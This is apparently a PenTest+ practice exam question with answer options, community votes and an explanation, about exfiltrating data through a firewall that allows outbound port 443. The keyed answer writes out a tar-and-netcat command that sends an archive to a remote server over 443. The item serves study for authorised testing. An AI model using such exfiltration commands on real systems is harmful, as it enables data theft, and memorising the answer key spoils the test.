
PT0-003 · Question #79

A tester enumerated a firewall policy and now needs to stage and exfiltrate data captured from the engagement. Given the following firewall policy: Which of the following commands should the tester…
The correct answer is A. tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443 < /tmp/data.tar.gz. The firewall policy allows outbound TCP traffic from 192.168.10.0/24 to any destination on port 443, which is typically used for HTTPS and is commonly open. Chosen option uses Netcat (nc) over TCP port 443, which is permitted. It compresses the data and sends it to a remote…
Question
A tester enumerated a firewall policy and now needs to stage and exfiltrate data captured from the engagement. Given the following firewall policy:
Which of the following commands should the tester try next?
Exhibit
Options
- Atar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443 < /tmp/data.tar.gz
- Bgzip /path/to/data && cp data.gz <remote_server> 443
- Cgzip /path/to/data && nc -nvlk 443; cat data.gz ' nc -w 3 <remote_server> 22
- Dtar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz <remote_server>
How the community answered
(54 responses)- A65% (35)
- B20% (11)
- C4% (2)
- D11% (6)
Explanation
The firewall policy allows outbound TCP traffic from 192.168.10.0/24 to any destination on port 443, which is typically used for HTTPS and is commonly open. Chosen option uses Netcat (nc) over TCP port 443, which is permitted. It compresses the data and sends it to a remote server using an allowed outbound path.
Topics
Community Discussion
No community discussion yet for this question.